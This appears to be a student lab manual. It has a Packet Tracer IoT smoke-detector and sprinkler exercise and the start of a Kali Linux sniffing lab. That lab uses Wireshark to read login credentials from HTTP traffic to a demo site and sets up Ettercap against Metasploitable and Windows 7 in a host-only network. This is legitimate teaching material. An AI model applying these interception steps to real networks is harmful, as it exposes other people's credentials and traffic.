

The aim of the project is to detect the smoke and turn on the sprinkler when the smoke goes beyond the range specified.



Components required: Registration server, water sprinkler, smoke detector, access point and 3 cars.




- Drag and Drop Server pt,Access point,Smoke detector,lawn sprinkler ,3 old cars. Rename Server-PT as Registration server, Lawn Sprinkler as Sprinkler.
- Click on the Access Point then select config, click on port1 and write cisco for the field SSIO.
- Click on Registration server then click on Desktop and select IP configuration then select static and fill IPv4 Address as 1.0.0.1
- Click on the smoke detector then select config and then select wireless0 and write cisco for the field SSIO, then in the IP configuration section select static and then write 1.0.0.3 in IPv4 Address field.
- Click on the Sprinkler then select config and then select wireless0 and write cisco for the field SSIO, then in the IP configuration section select static and then write 1.0.0.2 in IPv4 Address field.
- Connect the Access Point to the Registration server. Using symbol .

- Remember the IP address of Registration server is 1.0.0.1, Lawn Sprinkler is 1.0.0.2, Smoke detector is 1.0.0.3
- Click on the Registration server select Services click on IOT then select on .
- Click on the Registration Server, select Desktop then double click on the Web browser. In the url section type 1.0.0.1 and click on go.
- Now select on sign up now enter the username as admin and password as admin and then click on create.
- Click on Sprinkler select Settings then in the IOT server section select Remote Server option, write 1.0.0.1 as Server Address, User name as admin, Password as admin then click on connect.
- Click on Smoke Detector select Settings then in the IOT server section select Remote Server option, write 1.0.0.1 as Server Address, User name as admin, Password as admin then click on connect.
- Now sign in using the username and password click on conditions then click on Add, give the Name as Smoke on, select Smoke detector from drop down, again select level from the drop down, then select \geq and type 0.4 in the following text box. In the then set block select Sprinkler from drop down, then select status from the following dropdown, and then select to as true. Then click on ok.
- Again click on Add, give the Name as Smoke off, select Smoke detector from drop down, again select level from the drop down, then select \leq and type 0.4 in the following text box. In the “then set” block select Sprinkler from drop down, then select status from the following dropdown, and then select to as false. Then click on ok.
- Now click on ALT+car to get the smoke.









Group2:


1. Perform Sniffing

a) Perform Sniffing using Wireshark in kali linux


b) Perform Sniffing using Ettercap in kali linux

a) Perform Sniffing using Wireshark in kali linux

Step1: Run the Kali Linux in root user mode. Type the command **wireshark**.




Step 2: Double click on eth0 option.



Step 3: Goto firefox and type testfire.net. We will get the testfire website. Sign in using Username as admin and password as admin.

Step 4: Now go to the already opened wireshark window and write **http** in the search bar (filter bar) and click enter. Double click on HTTP POST /dologin HTTP/1.1 from the list. Login details are displayed on the bottom of the screen. We can also see login details by clicking on HTML From URL Encoded on the bottom left corner.



b) Perform Sniffing using Ettercap in kali linux

Step 1: Run Kali Linux, Metasploitable, and Windows 7 at the same time. Keep network settings of all of them in the host only adapter. Run Kali in root user mode. Find out the IP address of the Kali, Metasploitable and Windows 7 using the commands **ifconfig** and **nbtscan**.


```
kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
root@kali:~#
└$ sudo -
[sudo] password for kali:
[root@kali]~/.home/kali]
└v ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.56.101 netmask 255.255.255.0 broadcast 192.168.56.255
        inet6 fe80::8e83:f6a:2e79 prefixlen 64 scopeid 0x10<link>
          ether 08:00:27:b1:9d:67 txqueuelen 1000  (Ethernet)
        RX packets 122 bytes 19278 (18.8 kB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 788 bytes 49904 (48.7 kB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
          loop txqueuelen 1000  (Local Loopback)
        RX packets 129 bytes 13462 (13.1 kB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 129 bytes 13462 (13.1 kB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

